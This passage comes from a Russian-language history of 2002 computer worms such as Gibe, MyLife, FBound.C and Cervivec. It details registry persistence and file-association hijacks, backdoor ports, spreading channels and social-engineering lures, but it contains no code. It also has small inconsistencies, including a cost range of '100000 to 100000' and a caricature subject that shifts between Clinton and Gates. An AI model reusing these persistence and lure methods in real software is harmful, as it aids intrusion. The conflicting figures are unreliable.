Q216309.exe – «червь» мог принять другое имя (или записаться во временную директорию операционной системы);

BcTool.exe (DX3DRndr.exe) – компонент «червя», который использует MS Outlook и SMTP (компонент e-mail);

GfxAcc.exe – «троянский» компонент, который открывает порт 12378 и получает удалённый доступ и контроль над компьютером;

02_N803.dat (MailViews.db, MSerr.bak) – хранение найденных адресов электронной почты;

WinNetw.exe (MSBugAdv.exe) – компонент, который ищет адреса электронной почты и записывает их в 02_N803.dat (MailViews.db);

WMSysDx.bin – содержит URL, с которыми «червь» соединяется;

WMSysDx.bin – текстовый файл, содержащий названия некоторых серверов телеконференций и удалённых серверов.

В системную директорию Windows\System устанавливались следующие файлы:

---

[202] Если «Gibe» устанавливался повторно, то выводилось следующее сообщение: «Microsoft Internet Tools Update. This update does not need to be installed on this system» («Инструментарий Microsoft для модернизации по Интернет. Эта система не нуждается в установке обновления»), и червь заканчивал свою работу.

Vtnmsccd.dll(gibe.dll) – копия червя;

MSWinsck.ocx – стандартная библиотека Winsock.

В системном реестре «Gibe» устанавливал следующие ключи:

HKEY_LOCAL_MACHINE\Software\AVTech\Settings\DefaultAddress = адрес по умолчанию;

HKEY_LOCAL_MACHINE\Software\AVTech\Settings\DefaultServer = сервер по умолчанию;

HKEY_LOCAL_MACHINE\Software\AVTech\Settings\Installed = ...by Begbie (проверка инфицирования компьютерной системы);

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\3dfxAcc = путь к gfxacc.exe;

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\LoadDBackup = путь к bctool.exe;

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\InternetSettings\Messenger Setup: «ZipName», «LookName», «Server», «Email Address», «Disp Name».

После перезапуска компьютера выполнялся BcTool.exe, «червь» отправлялся по всем адресам электронной почты, перечисленным в 02_n803.dat, используя заданный по умолчанию сервер SMTP. В заключение начинает работать «троянский» компонент – GfxAcc.exe через порт 12378 инфицированной компьютерной системы. Затем модифицировался ряд ключей системного реестра, чтобы захватить выполнение следующих типов файлов: *.bat, *.com, *.exe, *.pif, *.reg и *.scr. Для этого устанавливались следующие значения ключей системного реестра:

HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command «(Default)» = filename «%1» %*;

HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command «(Default)» = filename «%1» %*;

HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command «(Default)» = filename «%1» %*;

HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command «(Default)» = filename «%1» %*;

HKEY_LOCAL_MACHINE\Software\CLASSES\scrfile\shell\open\command «(Default)» = filename «%1» /S;

HKEY_LOCAL_MACHINE\Software\CLASSES\regfile\shell\open\command «(Default)» = filename failure;

где: «filename» – это имя, которое «червь» устанавливал в директорию Windows.

«Gibe» мог попытаться создать одну или более собственных сжатых копий, используя для этого утилиты-архиваторы «Winzip» или «Winrar». Присутствие вируса в системе можно было заметить по наличию в оперативной памяти процесса с вышеперечисленными именами, замедлению работы компьютера, а также наличию файлов вируса в названных выше ключах системного реестра и открытию порта 12378.

«Червь» пытался распространяться через электронную почту, KaZaA, IRC, сетевые диски и телеконференции. При выполнении он мог устанавливаться на все найденные доступные сетевые диски с именем webloader.exe, в различные директории: Windows, WinMe, Win95 или Win98; \All Users; \Start menu\Programs\Startup; \Documents and Settings\; \Winnt\Profiles; All Users; Default User; Administrator. При распространении по IRC (Internet Relay Chat) «Gibe» создавал файл script.ini в папке программных файлов mIRC (при установленном клиенте). Этот файл соединялся с IRC каналом и посылал копию «червя» всем, с кем было соединение, под одним из следующих имён: IE-Patch.exe, KaZaA upload.exe, Porn.exe, Sex.exe, XboX Emulator.exe, PS2 Emulator.exe, XP update.exe, XXX Video.exe, Sick Joke.exe, Free XXX Pictures.exe, My naked sister.exe (Моя обнаженная сестра), Hallucinogenic Screensaver.exe (Галлюциногенный скринсейвер), Cooking with Cannabis.exe (Рецепты с марихуаной), Magic Mushrooms Growing.exe (Выращивание Волшебных Грибов), I-Worm_Give Cleaner.exe. При распространении через KaZaA «червь» использовал её общедоступные директории из системного реестра или вы-

полнял следующие действия: устанавливал поддиректорию со случайным именем во временную поддиректорию Windows; добавлял значения: Dir99=012345: «случайное имя директории» и DisableSharing=0 в ключ системного реестра HKEY_CURRENT_USER\Software\Kazaa\LocalContent, который добавлял эту случайную директорию к списку общедоступных директорий в KaZaA. «Червь» мог посылать себя некоторым группам новостей, чей URL (кодированный) он знал.

Для рассылки по электронной почте «Gibe» использовал присоединённый файл, и для запуска вложения иногда достаточно было открыть письмо для чтения или предварительного просмотра. Причём у получателя сообщения «червь» мог запускаться автоматически, если использовались MS Outlook Express и Internet Explorer с «уязвимостью» IFRAME, или запускался самим пользователем при двойном щелчке «мышью» на присоединённом файле.

Электронные адреса для рассылки «Gibe» брал из записной книжки MS Outlook и в Windows в ключе системного реестра HKEY_CURRENT_USER\Software\Microsoft\Wab\WAB4\WabFile Name или из временных файлов Интернет, записанных в директории Windows в файле mserr.bak или в файлах с расширениями *.ht*, *.asp, *.php. Послание имело следующие атрибуты:

Отправитель: Microsoft Corporation Security Center.

Получатель: Microsoft Customer.

Тема: выбиралось любое выражение из довольно длинного списка возможных вариантов.

Сообщение: один из пяти достаточно пространных текстов на английском языке, в которых пользователь запугивался якобы обнаруженными в его системе «уязвимостями», которые следует устранить. В конце текста приводились основные технические характеристики компьютера.

Присоединенный файл мог содержать полную копию червя (и иметь расширение *.exe) или его zip или rar копию. Имя файла выбиралось из заданного списка.

Кстати, «червь» пытался остановить некоторые процессы типа Regedit.exe, защиты, системных утилит и т. п. При этом он мог выводить сфабрикованные им сообщения об ошибке.

Эксперты по сетевой безопасности Sophos предупредили об обнаружении «Gibe.B» – новой модификации вируса «Gibe», который «сумел заразить значительное число компьютеров, поскольку стал одной из первых вредоносных программ, при распространении которой использовались методы так называемой “социальной инженерии”. Так, заголовок электронного письма, к которому был присоединен файл вируса, сообщал получателю о том, что во вложении содержится файл-обновление для Windows».

«Gibe.B» представлял собой «троянскую» программу, которая после активации позволяла осуществить несанкционированный доступ к системе с получением административных полномочий. Также вирус мог самостоятельно рассылаться по адресам, содержащимся в адресной книге почтового клиента заражённого им компьютера.

Специалисты компании Sophos подчёркивали, что «Gibe.B» вряд ли повторит «успех» родоначальника семейства, так как в его коде содержались программные ошибки, которые «не позволяют в процессе заражения активизировать ряд его вредоносных функций». С высоты прошедших лет мы можем сказать, что прогноз компании Sophos в отношении «Gibe.B» оказался абсолютно верным, но они и предположить не могли, какой «монстр» родится в этом семействе в сентябре 2003 года. Впрочем, не будем забегать вперёд.

1 марта 2002 года информационное агентство Reuters сообщило о прошедшей в г. Сан-Хосе (штат Калифорния, США) конференции, на которой состоялась встреча представителей ведущих мировых компаний, осуществляющих свою деятельность в области высоких информационных технологий. Основной целью конференции была заявлена «выработка стандарта по сро-

кам, необходимым для оповещения производителей и пользователей программного обеспечения об обнаруженных “уязвимостях”, подвергающих компьютеры риску взлома». И действительно, именно это долгое время являлось причиной противостояния между производителями программного обеспечения и исследователями компьютерной безопасности. Представитель корпорации Microsoft, на чьи программные продукты приходился наибольший процент выявленных «уязвимостей», пожаловался, что «исследователи безопасности не дают производителям достаточного количества времени перед оповещением общественности об обнаруженных “уязвимостях” в их продуктах». В ответ исследователи компьютерной безопасности заявили, что «Microsoft тратит слишком много времени на устранение проблем, оставляя компьютеры уязвимыми для атак на длительное время. Оперативное опубликование подобной информации необходимо, чтобы подтолкнуть производителей к решению проблем и предоставить пользователям возможность самостоятельного предотвращения ситуации, когда электронные взломщики могут воспользоваться обнаруженными “уязвимостями”».

Полемика разгоралась, и мнения высказывались самые разнообразные, но в одном представители фирм-производителей и компаний-пользователей программного обеспечения были едины: «Усилия должны быть направлены на защиту пользователей и производителей программного обеспечения от масштабного ущерба, наносимого быстро распространяющимися вирусами, такими, как прошлогодние Интернет-черви “Nimda” и “CodeRed”. Ведь в соответствии с отчётом независимой исследовательской организации Computer Economics только в 2001 году компьютерные вирусы обошлись мировым компаниям в 13 млрд. долл.». По результатам дебатов группа компаний приняла решение о создании альянса, названного Организацией по Интернет-безопасности[203]. Целью этого альянса, в соответствии с первоначальным заявлением, стало «создание стандартов по опубликованию обнаруженных

[203] Organization for Internet Security – OIS.

“уязвимостей”», а также «обеспечение гарантии того, что производители программного обеспечения и исследователи безопасности продуктов смогут более эффективно защищать пользователей Интернет». Кроме Microsoft в OIS вошли такие известные компании как: IBM Corp., Oracle Corp., Hewlett-Packard Co., Sun Microsystems Inc., Compaq Computer Corp., Silicon Graphics Inc., Cisco Systems Inc., Network Associates Inc., Symantec Corp., Internet Security Systems Inc., BindView Corp., Foundstone, Guardent Inc. и AtStake. Кроме того, на конференции было достигнуто соглашение о том, что будет организован специальный консультационный комитет, большей частью состоящий из сетевых менеджеров, «имеющих уникальное и глубокое понимание нужд компьютерных пользователей и инфраструктуры поставщиков».

«Звёзды» спорта и эстрады всегда вдохновляли мастеров на создание произведений искусства, и вирусописатели не исключение. Вспомните, например, знаменитые вирусы имени Анны Курниковой или Дженнифер Лопес. И вот 1 марта 2002 года стали поступать сообщения о том, что двадцатилетняя «поп-звезда» Бритни Спирс тоже сподобилась вдохновить неизвестного вирусописателя на создание распространяющегося по Интернет вредоносного почтового «червя» по имени «Britney» (другие названия – «VBS/Britney-A», «VBS_BRITNEYPIC.A»).

Этот «червь» был классифицирован как не слишком опасный, поскольку с момента его обнаружения в Европе было заражено очень небольшое количество компьютерных систем. Вместе с тем, поскольку «червь» использовал приёмы социальной инженерии и маскировался под изображающую Бритни Спирс картинку, эксперты по безопасности призывали к осторожности: «Имя “Бритни Спирс” является одним из самых популярных словосочетаний, вводимых в поисковых машинах, и успех молодой исполнительницы породил бесчисленное количество посвящённых ей Web-сайтов». «Britney» распространялся через популярную почтовую программу MS Outlook, а также по каналам IRC. Как и вирус, названный именем Анны Курниковой, он мог вызывать перегрузку серверов и тем самым замедлять Интернет-трафик.

Не успели улечься страсти по поводу появления «Britney», как вечером 1 марта разработчики антивирусного программного обеспечения сообщили об обнаружении первого компьютерного вируса, написанного с использованием новейшего тогда языка программирования Web-сервисов C#[204] от Microsoft, который являлся важным компонентом архитектуры .Net и своеобразным ответом Microsoft на технологию Java. Новый вирус, названный его создателем[205] «Sharpei»[206], предназначался, в первую очередь, для поражения компьютеров, использующих элементы рабочей среды .Net, то есть, теоретически он был способен причинять повреждения системам, использующим сервисы .Net. По сути же, он представлял собой достаточно примитивного почтового червя, маскирующегося под обновление для Windows. В строке темы письма находилась фраза «Important: Windows update» («Важно: обновление Windows»), а в теле письма сообщалось, что обновление ускоряет работу оперативной системы на 50% и повышает безопасность всей компьютерной системы. При запуске вложенного файла «Sharpei» рассылал свои копии по адресам из книги MS Outlook, затем очищал папку «Отправленные» и удалял самого себя. В том случае, если инфицированный компьютер работал под управлением Windows XP или другой поддерживающей .Net системы, «Sharpei» дополнительно заражал файлы в четырёх директориях, при открытии которых он вновь активизировался. По поводу «Sharpei» антивирусные компании заявляли, что «если этот вирус станет распространяться в “диком” виде, то его действия не будут отличаться от действий обычного почтового червя. Реально пострадать могут лишь активные пользователи “.Net”, которых пока очень немного». По этой причине большинство антивирусных компаний присвоили «Sharpei» низкий уровень опасности. И, действительно,

---

[204] Напомним, что первую попытку написания вируса для платформы .Net олицетворял собой обнаруженный в январе «Donut», но его программный код был написан на языке программирования Ассемблер.

[205] Авторство приписывалось некой семнадцатилетней гражданке Бельгии.

[206] «Sharpei» (англ.) – «Шарпей», редкая порода собак.

войдя навсегда в историю вирусописания в качестве первого компьютерного вируса, написанного с использованием языка программирования C#, «Sharpei» так и не смог широко распространиться.

4 марта 2002 года ICSA Labs[207] – независимое подразделение компании TruSecure Corporation – опубликовало результаты седьмого ежегодного исследования распространённости вирусов (7th Annual ICSA Labs' Virus Prevalence Survey). Исследование базировалось на данных от 300 компаний и государственных структур, позволивших проанализировать проблему вирусов в компьютерных сетях. ICSA Labs ежегодно проводит такие исследования для выявления тенденций и частоты появления компьютерных вирусов, а также анализа эффективности борьбы с вредоносным кодом. Полученные результаты касались нескольких направлений, актуальных в 2002 году, в том числе того, какие типы вредоносного кода представляют наибольшую угрозу и какие факторы влияют на увеличивающийся уровень заражений. Включённые в отчёт статистические данные свидетельствовали о том, что, несмотря на увеличение затрат на обеспечение компьютерной безопасности, число заражений вредоносным кодом продолжало расти, а ключевые тенденции этого роста можно было сформулировать в следующем виде:

увеличение числа подобных «Nimda» угроз (одновременное использование для распространения своего вредоносного кода сразу нескольких способов);

увеличение угроз для Интернет-серверов (такие «черви», как «CodeRed» и «Nimda», продемонстрировали возможность заражения и распространения через Интернет-серверы);

---

[207] ICSA Labs, основанная в 1989 году, участвовала в создании консорциума ведущих производителей продуктов безопасности для определения базовых критериев тестирования и сертификации продуктов. ICSA Labs устанавливает стандарты в ходе углублённых исследований, а также выявления и оценки потенциальных угроз. Продукты для тестирования и сертификации в ICSA Labs предоставляют сотни ведущих производителей. Организация тестирует до 95% продуктов в таких ключевых категориях, как антивирусы, криптография, PKI, IPSec, VPN, межсетевые экраны, персональные брандмауэры, системы обнаружения вторжений и безопасности контента Интернет.

возникновение факторов, влияющих на число заражений (новые типы вирусов, использование нескольких программ для электронной почты, новые способы репликации и расширенные формы взаимодействия).

«Хотя компании и вкладывают большее количество денег и применяют большее число технологий против вирусов и червей, чем когда бы то ни было, вредоносный код продолжает существовать и распространяться, – заявлял старший технолог корпорации TruSecure доктор Питер Типпетт. – Компании должны проанализировать политику безопасности и эксплуатации для обеспечения максимального использования имеющихся ресурсов. В то же время производители антивирусов должны предоставлять больше эвристических возможностей, а производители программного обеспечения должны разрабатывать менее уязвимые приложения».

Приведём также и некоторые другие важные выводы отчёта:

средняя компания тратит от 100000 до 100000 долл. на ликвидацию последствий вирусных атак, ориентированных на рабочие станции (суммарная стоимость программного и аппаратного обеспечения);

в дополнение к большей распространённости в 2001 году компьютерные вирусы обходились дороже, были более деструктивными и причинили гораздо больше реального вреда, чем в 2000 году;

повреждение файлов и потеря данных стали обычным результатом атаки, хотя максимальный ущерб причиняет потеря работоспособности систем.

«Эффективная политика безопасности является необходимым элементом снижения влияния вредоносного кода, – заявил один из соавторов исследования, менеджер по безопасности программного обеспечения компании ICSA Labs Ларри Бридвелл, – В сегодняшней ситуации неизвестная угроза с гораздо большей вероятностью приведёт к вирусной эпидемии, чем известная, по причине огромной скорости распространения вирусов. Антивирусные производители и конечные пользователи не могут

более применять ответный, реагирующий подход для борьбы с этими угрозами».

7 марта 2002 года от экспертов стали поступать тревожные сообщения с предупреждениями об опасности эпидемии «неуловимого» вируса «ZombieMist»[208], который впервые появился… около года назад! Этот вирус содержался в почтовой рассылке Focus Virus и вызвал инфицирование компьютерных систем, причём эксперты в области антивирусных технологий считали «ZombieMist» самым совершенным и сложным для обнаружения вирусом того времени. Дело в том, что для маскировки «ZombieMist» использовал совершенно новый приём, названный «интеграцией в код». В результате проведённых компанией Symantec исследований программного кода этого вируса было установлено, что «ZombieMist» мог декомпилировать исполняемые файлы и внедрять в них свой код, захватывая с этой целью до 32 Мб оперативной памяти. В результате инфицированный файл сам становится вирусом, но при этом заражённая программа внешне ничем не выделялась и продолжала нормально работать. Таким образом, обнаружить «ZombieMist» путём эвристического анализа файлов было очень трудно, тем более что для дополнительной маскировки в вирусе использовалась технология полиморфизма. Для своего распространения «ZombieMist» использовал «грубую силу»: сначала заражались исполняемые файлы из указанных в строке «Path» файла autoexec.bat директорий, а потом наступала очередь всех без разбора программ на локальных и сетевых дисках. Кроме того, «ZombieMist» проверял компьютерную систему на наличие антивируса AVP и пытался блокировать работу этой программы. Важно отметить, что в ходе тестирования вируса в лаборатории компании Symantec ни одной неудачной попытки заражения зафиксировано не было.

---

[208] «ZombieMist» (англ.) – «Ускользающий зомби».

В некоторых источниках указывается, что этот вирус был написан гражданином России, который скрывался за псевдонимом «Zombie».

Сразу вслед за сообщениями о «возвращении» с того света «ZombieMist» британский Web-сайт Vnunet сообщил о появлении в Интернет «первого и единственного» онлайнового генератора вирусов Macro Virus Maker v1.2. С его помощью любой желающий, даже не подозревающий о существовании каких-либо искусственных языков, мог создать собственный макровирус для MS Word. Для этого нужно было всего лишь указать название вируса, подготовить текст сообщения, которое будет выводиться на экран монитора, а также желаемый день активации. После этого специальный скрипт генерировал страницу, содержащую текст макроса. Затем макрос достаточно было поместить в любой документ MS Word и отправить по электронной почте кому угодно.

В принципе генераторы вирусов существовали и раньше, мы говорили о них выше, и с помощью одного из них, например, был создан нашумевший почтовый червь «AnnaKournikova». Однако до последнего времени такие генераторы существовали лишь в виде самостоятельных программ, часто требующих для использования некоторых начальных знаний и навыков программирования. Создатель же этого генератора, известный под псевдонимом «MI_pirat», называл в качестве основных достоинств своего инструментария «отсутствие необходимости загрузки программ из Интернет и программистских знаний». Этот генератор «для чайников» просуществовал недолго. «MI_pirat» разместил его на сервере бесплатного хостинга Freeservers.com, и после публикации на Vnunet о случившемся узнала администрация этого сервера. Она приняла оперативные меры по удалению Web-сайта с генератором вирусов.

11 марта 2002 года впервые был обнаружен[209] представлявший собой приложение Windows (PE EXE-файл), написанный на языке

[209] В июне 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

программирования Visual Basic и распространявшийся в виде прикреплённых к заражённым письмам файлов[210] Интернет-червь по имени «MyLife»[211].

Идентификационная карточка вредоносной компьютерной программы	
Имя	MyLife
Другие названия	Mylife, Mylife.a, W32/Mylife, W32/MyLife-A, W32/MyLife.a@MM, W32.MyLife@mm, Win32.MyLife.A, I-Worm.MyLife, WORM_MYLIFE.A
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Соединённые Штаты Америки
Длина	30720 байт[212]

«MyLife» активизировался только в том случае, если пользователь запускал заражённый файл по имени My Life.scr. Затем он инсталлировал себя в систему, причём при инсталляции «червь» всегда копировал себя под именем My Life.scr в системную директорию операционной системы Windows и регистрировал этот файл в ключе автоматического запуска системного реестра: HKCU\Software\Microsoft\Windows\CurrentVersion\Runstmgr=%SYSTEM%\M

[210] Заголовок письма: «my life ohhhhhhhhhhhh». В теле письма текст, который выглядит как творение совершенно пьяного человека, работающего на разбитой клавиатуре: «Hiiiii How are youuuuuuuu? look to the digital picture it's my love vvvery verrrry ffffunny:-) my life = my car my car = my house» («Привет. Ты как? Посмотри эту цифровую картинку – это, любовь моя, очень-очень смешно:-) моя жизнь = моя машина моя машина = мой дом»).

[211] «MyLife» (англ.) – «Моя жизнь».

[212] В упакованном утилитой «UPX» виде, размер распакованного файла – 56320 байт.

yLife.scr, где %SYSTEM% – системная директория Windows. После этого запускалась процедура распространения. Если червь запускался на инфицированной системе в первый раз, то он показывал на экране монитора окно с картинкой, и когда пользователь закрывал это окно, запускал свою деструктивную процедуру. Но деструктивная функция «MyLife» запускалась только после того, как «червь» получал ответ на запрос о системном времени и убеждался в том, что значение текущей минуты превышает 45. В этом случае «MyLife» удалял все файлы с расширениями *.sys и *.com в корневой директории диска C:, файлы с расширениями *.com, *.sys, *.ini, *.exe в каталоге Windows, а также файлы с расширениями *.sys, *.vxd, *.exe, *.dll в системном каталоге Windows. В случае если значение минуты было меньше или равно 45, активации деструктивной функции не происходило.

Согласитесь, малоприятный, а если учесть применяемые им приёмы «социальной инженерии» и деструктивные действия, то просто опасный представитель «фауны» под общим названием «вредоносные компьютерные программы». Однако продолжение последовало уже в самом начале третьей декады марта, когда со всех сторон пошли сообщения примерно под такими заголовками: «По Сети распространяется новая модификация червя MyLife!», «Новая модификация вируса MyLife гораздо опаснее оригинала».

В пятницу 22 марта разработчиками антивирусного программного обеспечения в Интернет был зарегистрирован новый штамм – «MyLife.B», знакомого нам Интернет-червя «MyLife». «Модификация “MyLife.B” существенно отличалется от предшественника, и, хотя была определена экспертами в категорию вирусов с деструктивной функцией средней тяжести, она использует весьма оригинальные методы социальной инженерии», – сообщал CNews.ru в связи с появлением этого вируса. «MyLife.B» распространялся через Интернет в виде прикреплённого к заражённому письму файла cari.scr. Этот «червь» представлял собой приложение Windows (PE EXE-файл), имел размер около 11 Кб (будучи упакован утилитой сжатия

UPX, размер распакованного файла около 32 КБ) и, как и его «предок», был написан на языке программирования Visual Basic.

В заголовке письма значилось: «Bill caricature» («Карикатура на Билла»). Текст письма, к которому присоединялся «MyLife.B», предлагал его получателю посмотреть на карикатуру экс-президента США Билла Клинтона. При этом для большей убедительности в теле письма также содержались: строка «No Virus Found» («Вирусов не обнаружено») и ссылка на Web-сайт компании McAfee[213]. «MyLife.B» активизировался только в том случае, если пользователь запускал заражённый файл двойным щелчком «мыши» на вложении. При первом запуске в системе «MyLife.B», как и его предшественник, показывал окно с картинкой. Затем червь инсталлировал себя в систему и запускал процедуру своего распространения. При инсталляции «червь» копировал себя с именем cari.scr в системную директорию Windows и регистрировал этот файл в ключе автоматического запуска системного реестра. При запуске вложенного файла в реестре устанавливался следующий ключ: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\win=C:\WINDOWS\SYSTEM\cari.scr. «MyLife.B» подключался к MS Outlook и рассылал себя по всем адресам, обнаруженным в адресной книге. «Червь» также рассылал себя по адресам, обнаруженным в адресной книге MSN Messenger. При перезагрузке инфицированной Windows «червь» проверял текущее время и в 8 часов запускал деструктивную процедуру, которая заключалась в уничтожении файлов в директории: \Windows\System, имеющих расширение *.sys, *.vxd, *.ocx и *.nls или же вообще всех файлов на дисках C:\ D:\ E:\ и F:\. Запуск той или иной процедуры, как и у «MyLife», осуществлялся в зависимости от текущего системного времени.

---

[213] Компании McAfee, естественно, незамедлительно выступила с заявлением, призывающим пользователей Интернет «не поддаваться на столь очевидные попытки вирусописателей добиться своего». Кроме того, название антивируса компании Network Associates – «MacAffee» было написано неверно.

14 марта 2002 года пользователи Интернет из Юго-Восточной Азии впервые столкнулись с новым быстро распространяющимся почтовым «червём» массовой рассылки по имени «FBound.C»[214]. Согласно опубликованным компанией MessageLabs данным, «в последние 24 часа этот вирус был наиболее динамично распространяющимся в Азиатском регионе». Начав свой путь в Японии, этот вирус-червь быстро перебрался в Китай и Гонконг, оттуда распространился по другим странам региона, и 15 марта его появление было зафиксировано сразу в тысячах компьютерных систем в Америке, а также в Западной и Восточной Европе.

К 16 марта эпидемия «FBound.C» переросла в пандемию, и эта вредоносная компьютерная программа встречалась уже на всех континентах. Кстати, первые случаи заражения «FBound.C» в России были отмечены ещё 14 марта, и, скорее всего, попал он в нашу страну непосредственно из Юго-Восточной Азии. К примеру, в этот день его атаке подверглась редакция газеты «Деловая неделя», специалисты которой сумели оперативно опознать и уничтожить эту вредоносную программу.

Идентификационная карточка вредоносной компьютерной программы	
Имя	FBound.C
Другие названия	F/Bound.C, W32/FBound-C, W32/Fbound.C@mm, W32/Fbound.c@MM, W32/DotJayPee@mm, W32/Impat, W32/Impatt-c, Win32.Japanize.Worm, W32.Impo@mm, W32.Impo.gen@mm, W32.Dotjaypee@mm, Win32.Fbound.C, W32.fbound.c@mm, I-Worm.Japanize, I-Worm.Zircon.c, WORM_FBOUND.B, WORM_JAPANIZE.C, Dotjaypee, Fidao, Impo, Zircon.b
Тип	вирус-червь
Инфицируемые	Windows 95/98/Me/NT/2000/XP

[214] В сентябре 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

платформы	
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Япония
Длина	12288 байт

«FBound.C» распространялся в файле под названием patch.exe, прикреплённом к электронному письму, и отправлял свою копию всем адресатам из Адресной книги MS Windows заражённого компьютера, используя для этого сервер SMTP.

«Червь» рассылался с почтовым сообщением, содержащим следующую информацию: Тема письма: «Important» («Важное») на английском языке или одна из 16 фраз по-японски, если почтовый сервер получателя был зарегистрирован в японской доменной зоне .jp; текст письма отсутствовал, а во вложении был patch.exe.

Активизация червя происходила только в том случае, если пользователь сам запускал вложенный файл patch.exe. Запуск вложенного файла приводил к автоматической почтовой рассылке «FBound.C», который находил в реестре расположение адресной книги Windows. Все почтовые адреса своих будущих жертв извлекались «червём» из WAB-файла: HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\[WabFileName].
Потом «FBound.C» использовал установки менеджера учётных записей Интернет для отправки своих копий через используемый по умолчанию в реестре Windows SMTP-сервер.

HKEY_CURRENT_USER\Software\Microsoft\InternetAccountManager\Accounts\(Defaultaccount id)\SMTP Server.

HKEY_CURRENT_USER\Software\Microsoft\InternetAccountManager\Accounts\(Defaultaccount id)\SMTP Email Address.

Инфицированный файл с расширением *.exe иногда доходил до пользователя повреждённым или вообще нефункционирующим. Кстати,

любопытно, что программный код «червя» содержал текст на японском языке, который никогда не показывался пользователю.

Деструктивной функции у «FBound.C» не было, но скорость его распространения, классифицированная Symantec как «высокая», могла способствовать резкому возрастанию трафика в Интернет, что создавало дополнительную нагрузку на провайдеров. Потенциальная проблема, однако, состояла еще и в том, что в любой момент «червь» мог быть изменён другим вирусописателем таким образом, чтобы превратить его в деструктивную вредоносную компьютерную программу.

Широкое распространение «FBound.C» в мире можно объяснить следующими причинами. Данный вирус-червь был достаточно латентен: он не устанавливал себя в систему, а только поражал её, моментально рассылал свои копии и больше себя никак не обнаруживал[215]. Продолжали достигать своей цели и методы «социальной инженерии». Как мы уже говорили выше, «FBound.C» рассылал себя по электронной почте в сообщениях с темой «Important» («Важное»), и любопытство зачастую одерживало верх над здравым смыслом.

Так или иначе, но за неделю своего существования «FBound.C», начав с Японии, в кратчайшие сроки сумел выйти из пределов азиатско-тихоокеанского региона и крепко «наследить» в 36 странах по всему миру. Многие антивирусные эксперты в то время считали, что «пока самым разрушительным вирусом 2002 года является “FBound.C”». «В отличие от других вирусов, “FBound.C” не столь разрушителен, однако создаёт

---

[215] Поскольку «FBound.C» устанавливал себя только в оперативной памяти, он производил свою работу по массовой рассылке писем только один раз. Он не вносит никаких изменений ни в системные файлы, ни в файл системного реестра. То есть «FBound.C» представлял собой типичного «червя» однократного действия – не инсталлировал себя на «жёстком» диске инфицированного им компьютера и не запускался повторно, за исключением тех случаев, когда пользователь вторично открывал инфицированное вложение.

огромный трафик, способный нарушить работоспособность любой корпоративной сети, – заявлял специалист по антивирусной защите компании Message Labs Алекс Шипп. – Убеждён, что на сегодняшний день это самый опасный вирус. Будем надеяться, впрочем, что ничего более смертоносного в этом году так и не появится. Вряд ли кому-то хочется повторения истории с “IloveYou”, который повредил буквально бесчисленное количество компьютерных систем в самом недавнем прошлом».

И ещё одно интересное свойство «FBound.C». В заявлении компании Central Command говорилось буквально следующее: «Многоязычный Интернет-червь, получивший название “Fbound.C”, быстро распространяется по всему земному шару, заражая адресные книги в MS Outlook и автоматически рассылая себя по всем расположенным в них адресам. Этот “червь” схож с традиционными вирусами в том, что он тиражируется в MS Outlook и рассылает сам себя, но его уникальность проявляется в том, что он определяет, использует ли адрес, который он обнаружил в книге, доменное имя высшего уровня “.jp”, соответствующее Японии».

Как мы уже знаем, иногда – во время «творческого отпуска» от написания по-настоящему деструктивных вредоносных программ – вирусописатели любили «нести в массы» своеобразные шутки. Например, 22 марта 2002 года в Интернет был обнаружен вконец «одичавший» от безвестности вирус, который притворялся скринсейвером. Этот компьютерный вирус, получивший имя «Caric»[216], распространялся по электронной почте в письме с темой «bill caricature» («карикатура на Билла») и вложенным файлом с именем cari.scr. Если пользователь запускал файл «cari.scr» на выполнение, то на экране монитора появлялась неплохо прорисованная карикатура на отца-основателя компании Microsoft – Билла Гейтса с саксофоном в руках и некоторыми деталями женского туалета на заднем плане. И всё было бы более или менее приемлемо, но показом одних

[216] «Caric» (англ.) – сокращение от слова «caricature» – «Карикатура».

только картинок «Caric» и не думал ограничиваться. В то время как обладавший чувством юмора пользователь внимательно изучал карикатуру на Билла Гейтса, вирус незаметно для него отправлял письма с аналогичным «скринсейвером» всем пользователям, атрибуты которых он сумел обнаружить в адресной книге MS Outlook. В самом конце электронного сообщения «Caric» присутствовали короткая фраза «Viruses not found!» («Вирусы не найдены!») и ссылка на компанию McAfee. Такой набор признаков явно говорит о том, что «Caric» представлял собой своего рода пародию-«алаверды» на описанный выше вирус «MyLife.B».

22 марта 2002 года Интернет-издание CNews.ru сообщило об обнаружении и первых случаях заражения компьютерных систем новым почтовым «червём», получившим имя «Cervivec». Этот «червь» был написан на языке программирования Delphi, имел размер около 230 Кб[217], представлял собой приложение Windows (PE EXE-файл) и распространялся по Интернет в виде прикреплённых к заражённым письмам файлов. Текст заголовка инфицированного письма выбирался случайным образом из нескольких вариантов и мог быть, например, такого содержания: «Привет, у меня есть прикольная штучка вроде червяка (это не вирус)»[218]. «Cervivec» активизировался только при запуске пользователем вложенного файла, после чего устанавливался в систему и запускал процедуры своего распространения. При инсталляции «Cervivec» копировал себя под именем ntkrnl.exe в поддиректорию \SYSTEM32 директории Windows и регистрировал этот файл в ключе автоматического запуска системного реестра операционной системы:

HKLM\Software\Microsoft\Windows\CurrentVersion\RunKernelLoader=%WindowsDir%\system32\ntkrnl.exe

LOADDRIVERS=TRUE.

---

[217] В упакованном утилитой «UPX» виде. Размер распакованного файла составлял около 670 Кб.

[218] Этот текст мог быть написан по-русски, по-английски или на каком-либо ином языке.

